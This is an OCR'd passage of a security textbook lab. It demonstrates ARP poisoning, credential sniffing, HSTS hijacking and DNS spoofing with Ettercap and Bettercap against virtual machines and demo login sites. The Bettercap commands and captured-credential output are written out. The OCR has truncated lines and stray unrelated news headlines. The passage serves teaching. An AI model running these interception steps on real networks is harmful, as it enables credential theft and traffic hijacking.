
Check details of the ARP packets. While the message claims to be from the Router (192.168.119.2), the sender's IP address is the Router, but the sender's MAC address is System 2 (Attacker). The victim's system is tricked, forcing them to update their ARP cache with the poisoned ARP packets to use the Attacker's MAC address instead of the Gateway Router's MAC address, as displayed in Figure 2.15.



```
      Time           Source             Destination        Protocol  Length Info
2013… 484.372355476 VMware_fc:0e:8d    VMware_17:43:2b    ARP          60 192.168.119.2 is at 00:50:56:fc:0e:8d
2013… 486.584398919 VMware_17:43:2b    VMware_7a:dd:cd    ARP          42 192.168.119.2 is at 00:0c:29:17:43:2b
2013  486.584549298 VMware_17:43:2b    VMware_fc:0e:8d    ARP          42 192.168.119.146 is at 00:0c:29:17:43:
rame 201393: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0          0000
thernet II, Src: VMware_17:43:2b (00:0c:29:17:43:2b), Dst: VMware_7a:dd:cd (00:0c:29:7a:dd:cd)       0010
ddress Resolution Protocol (reply)                                                                   0020
  Hardware type: Ethernet (1)
  Protocol type: IPv4 (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: reply (2)
  Sender MAC address: VMware_17:43:2b (00:0c:29:17:43:2b)
  Sender IP address: 192.168.119.2
  Target MAC address: VMware_7a:dd:cd (00:0c:29:7a:dd:cd)
  Target IP address: 192.168.119.146
```

Figure 2.15 Actual ARP packet. ⏎

Open a website to log in on the victim's machine as shown in Figure 2.16.


⚠ Not secure www.demo.amitjakhu.com/login-form/

Login Form


Fill out the form below to login to my super awesome imaginary control panel.

Username

••••••••

Figure 2.16 Log in to the site from the victim's machine. ⏎


While the victim would have logged on to the site, check Ettercap on Attacker's machine, it has captured the victim's credentials successfully as illustrated in Figure 2.17. This attack can be used to extract passwords and other confidential information.



```
ARP poisoning victims:

 GROUP 1 : 192.168.119.146 00:0C:29:7A:DD:CD

 GROUP 2 : 192.168.119.2 00:50:56:FC:0E:8D
HTTP : 192.195.77.80:80 -> USER: admin  PASS: akash1234  INFO: http://www.demo.amitjakhu.com/login-form/
CONTENT: username=admin&password=akash1234&submit=Login
```

Figure 2.17 Credentials captured. ⏎


ARP poisoning is also performed using Bettercap installed on Kali Linux. This tool has ‘caplets’, which are script files written in a domain-specific language (DSL) to automate and simplify the execution of various attacks or network monitoring tasks. Caplets have a ‘.cap’ file extension that executes multiple commands in a structured way, making it easier to set up and deploy attacks. Figure 2.18 illustrates ‘caplets.update’ to update and the ‘caplets.show’ to display the caplets.



```
192.168.119.0/24 > 192.168.119.151  » caplets.update
192.168.119.0/24 > 192.168.119.151  » [10:17:42] [sys.log] [inf] caplets this command is inactive in Debian.
ge bettercap-caplets to get the caplets
192.168.119.0/24 > 192.168.119.151  » caplets.show
```

Figure 2.18 Bettercap caplets. ⏎


Running caplet Net Probe and Net Show displays the IP and MAC addresses of hosts on the network and the inbound and outbound traffic, as displayed in Figure 2.19.



```
192.168.119.0/24 > 192.168.119.151  » net.probe on
[08:34:32] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.119.0/24 > 192.168.119.151  » [08:34:32] [sys.log] [inf] net.probe probing 256 addresses on 192.168.119.0/24
192.168.119.0/24 > 192.168.119.151  » [08:34:32] [endpoint.new] endpoint 192.168.119.1 detected as 00:50:56:c0:00:08 (V
192.168.119.0/24 > 192.168.119.151  » [08:34:32] [endpoint.new] endpoint 192.168.119.146 detected as 00:0c:29:7a:dd:cd
.
192.168.119.0/24 > 192.168.119.151  » [08:34:32] [endpoint.new] endpoint 192.168.119.254 detected as 00:50:56:f0:62:57
192.168.119.0/24 > 192.168.119.151  » net.show

┌─────────────────┬───────────────────┬─────────────────┬──────────────┬────────┬────────┬──────────┐
│      IP ▴       │        MAC        │      Name       │    Vendor    │  Sent  │ Recvd  │   Seen   │
├─────────────────┼───────────────────┼─────────────────┼──────────────┼────────┼────────┼──────────┤
│ 192.168.119.151 │ 00:0c:29:17:43:2b │ eth0            │ VMware, Inc. │ 0 B    │ 0 B    │ 06:58:17 │
│                 │                   │                 │              │        │        │          │
│ 192.168.119.1   │ 00:50:56:c0:00:08 │ UPESDDN         │ VMware, Inc. │ 21 kB  │ 29 kB  │ 07:10:27 │
│ 192.168.119.2   │ 00:50:56:fc:0e:8d │                 │ VMware, Inc. │ 1.2 kB │ 11 kB  │ 07:10:02 │
│ 192.168.119.146 │ 00:0c:29:7a:dd:cd │ WIN-H0R6FR1VT37 │ VMware, Inc. │ 8.5 kB │ 3.4 kB │ 07:10:21 │
│ 192.168.119.254 │ 00:50:56:f0:62:57 │                 │ VMware, Inc. │ 1.5 kB │ 8.5 kB │ 07:09:53 │
└─────────────────┴───────────────────┴─────────────────┴──────────────┴────────┴────────┴──────────┘
```

Figure 2.19 Net show for systems on the network. ⏎


To perform ARP spoofing, set the target to spoof (192.168.119.146) and start ARP sniffing as displayed in Figure 2.20. Net Probe caplet detects hosts in the network, Net Sniff caplet begins sniffing the traffic, and the ARP Spoof caplet captures the network traffic.



```
192.168.119.0/24 > 192.168.119.151  » set arp.spoof.targets 192.168.119.146
192.168.119.0/24 > 192.168.119.151  » arp.spoof on
192.168.119.0/24 > 192.168.119.151  » [07:12:20] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.119.0/24 > 192.168.119.151  » net.sniff on
192.168.119.0/24 > 192.168.119.151  » █
```

Figure 2.20 ARP spoof started on a target system. ⏎

Browsing activities from the target computer (.146) can be captured by the attacker system (.151) using Bettercap as displayed in Figure 2.21.




```
92.168.119.2 > WIN-H0R6FR1VT37 : a1874.dscg1.akamai.net is 49.44.196.8
8, 49.44.196.63
192.168.119.0/24 > 192.168.119.151  » [07:20:36] [net.sniff.dns] dns 1
92.168.119.2 > WIN-H0R6FR1VT37 : ssbsync-apac1.smartadserver.com is 23
.106.127.164, 23.106.127.165, 23.106.50.36, 23.106.50.37, 23.106.127.3
8, 23.106.127.39, 23.106.127.52, 23.106.127.53
192.168.119.0/24 > 192.168.119.151  » [07:20:36] [net.sniff.dns] dns 1
92.168.119.2 > WIN-H0R6FR1VT37 : pixel.rubiconproject.net.akadns.net i
s 69.173.158.64
192.168.119.0/24 > 192.168.119.151  » [07:20:36] [net.sniff.dns] dns 1
92.168.119.2 > WIN-H0R6FR1VT37 : ds-pr-bh.ybp.gysm.yahoodns.net is 52.
221.176.207, 18.136.24.234, 18.140.45.129, 52.220.93.28
192.168.119.0/24 > 192.168.119.151  » [07:20:36] [net.sniff.https] sni
 WIN-H0R6FR1VT37 > https://p.typekit.net
192.168.119.0/24 > 192.168.119.151  » [07:20:36] [net.sniff.http.reque
st] http WIN-H0R6FR1VT37 GET www.download.windowsupdate.com/msdownload
/update/v3/static/trustedr/en/authrootstl.cab
192.168.119.0/24 > 192.168.119.151  » [07:20:36] [net.sniff.http.respo
nse] http 184.85.220.16:80 304 Not Modified -> WIN-H0R6FR1VT37 (0 B ap
```

Hours After Trump's "Peace"
Kerala Mass Murderer Killed Lover As "She Would Be Alone
This Triggered Trump-Zelensky Clash, Then Team Ukraine Was Asked

Figure 2.21 ARP spoofing successful using Bettercap. ⏎

If the user system tries to log in to an HTTP website, Bettercap net sniff will also track all activities and credentials being performed on that system and report to the attacker as displayed in Figure 2.22.



```
192.168.119.0/24 > 192.168.119.151  » [22:50:49] [net.sniff.http.request] http ABCL001 GET demo.testfire.net/login.jsp
[22:50:49] [net.sniff.http.response] http 65.61.137.117:80 200 OK -> ABCL001 (8.6 kB text/html;charset=ISO-8859-1)
192.168.119.0/24 > 192.168.119.151  » [22:50:50] [net.sniff.http.request] http ABCL001 GET demo.testfire.net/favicon.ico
192.168.119.0/24 > 192.168.119.151  » [22:50:50] [net.sniff.http.response] http 65.61.137.117:80 404 Not Found -> ABCL001 (4.0 kB te
192.168.119.0/24 > 192.168.119.151  » [22:50:54] [net.sniff.dns] dns 192.168.119.2 > ABCL001 : demo.testfire.net is 65.61.137.117
192.168.119.0/24 > 192.168.119.151  » [22:50:54] [net.sniff.dns] dns 192.168.119.2 > ABCL001 : demo.testfire.net is 65.61.137.117
192.168.119.0/24 > 192.168.119.151  » [22:50:54] [net.sniff.http.request] http ABCL001 POST demo.testfire.net/doLogin
```

```
POST /doLogin HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept-Encoding: gzip, deflate
Content-Length: 37
Origin: http://demo.testfire.net
Upgrade-Insecure-Requests: 1
Cookie: JSESSIONID=0DB5B9ABC564FDD860C7AAB2EA0C312D; AltoroAccounts="ODAwMDAwfkNvcnBvcmF0ZX4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive
Referer: http://demo.testfire.net/login.jsp

uid=admin&passw=admin&btnSubmit=Login
```

Figure 2.22 Track user login activities. ⏎


2.3 DNS SPOOFING AND CACHE POISONING

Domain Name System (DNS) is a critical protocol that resolves domain names to IP addresses. Attackers can exploit weaknesses in DNS by poisoning cache entries, redirecting users to fraudulent websites to steal credentials or spread malware. Example: In a real-world attack, cybercriminals poisoned a major ISP’s

DNS servers, redirecting thousands of users to malicious banking websites. A cybersecurity expert with a deep understanding of DNS security would implement DNSSEC (DNS Security Extensions) and monitor DNS queries for anomalies. DNS spoofing (DNS cache poisoning) involves manipulating DNS responses to redirect users to fraudulent websites. When users type a domain name like www.bank.com, their computer contacts a DNS server to retrieve the corresponding IP address. Attackers exploit this process by injecting false DNS entries into the server's cache, redirecting users to malicious websites designed to look like legitimate banking or email portals. In a real-world incident, cybercriminals compromised a DNS server of a cryptocurrency exchange, redirecting users to a fake website that stole their login credentials and cryptocurrency wallets.

Hypertext Transfer Protocol (HTTP) is an application-level protocol to transfer hypermedia documents like HTML. It has been developed for communication between web servers and web browsers. HTTP headers allow for the transmission of additional information between a client and a server in an HTTP request or response. HSTS is a response header that is set by the web server. It is a policy mechanism that allows web servers to require that web browsers use only HTTPS connections for communication, thus enhancing the security of the transport layer. The HSTS policy is communicated from the server to the user agent in an HTTP response header field called 'Strict-Transport-Security'.


HSTS has been employed to thwart HTTP downgrade attacks. One of them can be executed by using sslstrip tool, which downgrades HTTPS to HTTP. Most web portals preload security in TLS handshake to ensure that every connection from HTTP to HTTPS to that site will be made to go over HTTPS. HTS forces the HTTPS connection, but if HTS is not set up properly or the SSL/TLS reach the HTTP version of the portal. Browse the caplets table to find 'hstshijack' caplet as displayed in Figure 2.23, which can change the option by web portals for strict use of HTTPS site requests to HTTP.



```
gitspoof/gitspoof              /usr/share/bettercap/caplets/gitspoof/gitspoof.cap
gps                            /usr/share/bettercap/caplets/gps.cap
hstshijack/hstshijack          /usr/share/bettercap/caplets/hstshijack/hstshijack.cap
http-req-dump/http-req-dump    /usr/share/bettercap/caplets/http-req-dump/http-req-dump.cap
http-ui                        /usr/share/bettercap/caplets/http-ui.cap
```

Figure 2.23 Bettercap HTSHijack caplet. ⏎


Notice the HTTP Proxy is not yet running, set the HTTP Proxy SSL Strip to true and run the HTST Hijack caplet as shown in Figure 2.24.



```
192.168.119.0/24 > 192.168.119.151  » hstshijack/hstshijack
2025-03-01 10:17:02 inf hstshijack Generating random variable names for this session ...
2025-03-01 10:17:02 inf hstshijack Reading SSL log ...
2025-03-01 10:17:02 inf hstshijack Reading caplet ...
2025-03-01 10:17:02 inf hstshijack Module loaded.
```

Figure 2.24 Set HTTP proxy to true. ⏎


This caplet targets sites like Google.com to replace with Google.corn or from ‘www’ to ‘wwww’ as basic level spoofing and starts recon as displayed in Figure 2.25.



```
[10:44:12] [sys.log] [inf] http.proxy started on 192.168.119.151:8080 (sslstrip enabled)
[10:44:12] [sys.log] [inf] dns.spoof gstatic.corn -> 192.168.119.151
[10:44:12] [sys.log] [inf] dns.spoof *.google.corn -> 192.168.119.151
[10:44:12] [sys.log] [inf] dns.spoof google.corn -> 192.168.119.151
[10:44:12] [sys.log] [inf] dns.spoof starting net.recon as a requirement for dns.spoof
[10:44:12] [sys.log] [inf] dns.spoof *.gstatic.corn -> 192.168.119.151
```

Figure 2.25 Dot COM → Dot CORN. ⏎


Now, on the target system, opening a site as www.site.com leads to sending DNS spoofed replies to the target, essentially taking over the HTTPS traffic using the HSTS Hijack as shown in Figure 2.26.



```
192.168.119.0/24 > 192.168.119.151  » [23:17:14] [http.proxy.spoofed-response] {http.proxy.spoofed-response 2025-03-02 23:17:14.244251915 -0500 EST m=+18.122862752 {192.168.119.1
ki.goog /wr2 471}}
192.168.119.0/24 > 192.168.119.151  » [23:17:14] [http.proxy.spoofed-response] {http.proxy.spoofed-response 2025-03-02 23:17:14.257382162 -0500 EST m=+18.135992942 {192.168.119.1
ki.goog /wr2 471}}
192.168.119.0/24 > 192.168.119.151  » [23:17:16] [http.proxy.spoofed-response] {http.proxy.spoofed-response 2025-03-02 23:17:16.143221404 -0500 EST m=+20.021832251 {192.168.119.1
ki.goog /wr2 471}}
192.168.119.0/24 > 192.168.119.151  » [23:17:26] [sys.log] [inf] dns.spoof sending spoofed DNS reply for www.linkedin.com (->192.168.119.151) to 192.168.119.154 : 00:0c:29:36:be:
 Inc.) - ABCL001.
192.168.119.0/24 > 192.168.119.151  » [23:17:26] [sys.log] [inf] dns.spoof sending spoofed DNS reply for www.linkedin.com (->192.168.119.151) to 192.168.119.154 : 00:0c:29:36:be:
 Inc.) - ABCL001.
192.168.119.0/24 > 192.168.119.151  » [23:17:26] [http.proxy.spoofed-request] {http.proxy.spoofed-request 2025-03-02 23:17:26.911979951 -0500 EST m=+30.790590798 {192.168.119.154
```

Figure 2.26 HSTS Hijack of HTTPS traffic. ⏎

Bettercap is used to control DNS requests on the network through DNS Spoofing. Start a fake website on your Kali Linux using the local Apache2 server. This time, the attacker can redirect a user to a fake site by using the DNS Spoof caplet. For this set DNS Spoof for all to true, set target dns (in our case www.ndtv.com) and start dns spoof caplet as displayed in Figure 2.27.




```
192.168.119.0/24 > 192.168.119.151  » set dns.spoof.all true
192.168.119.0/24 > 192.168.119.151  » set dns.spoof.domains www.ndtv.com
192.168.119.0/24 > 192.168.119.151  » dns.spoof on
[00:13:51] [sys.log] [inf] dns.spoof www.ndtv.com -> 192.168.119.151
192.168.119.0/24 > 192.168.119.151  » █
```

Figure 2.27 Setup DNS spoofing. ⏎

On the Kali system, create a fake site running on Apache and start the service. On the user’s web browser, open the URL added in Bettercap for DNS Spoofing.

The URL should display the fake site even as the user types the correct URL, as shown in Figure 2.28. This DNS spoofing attack will work on most sites, even those using HTTPS but sites using HTST will not be vulnerable as it will mandate the use HTTPS connections.



Current Date and Time

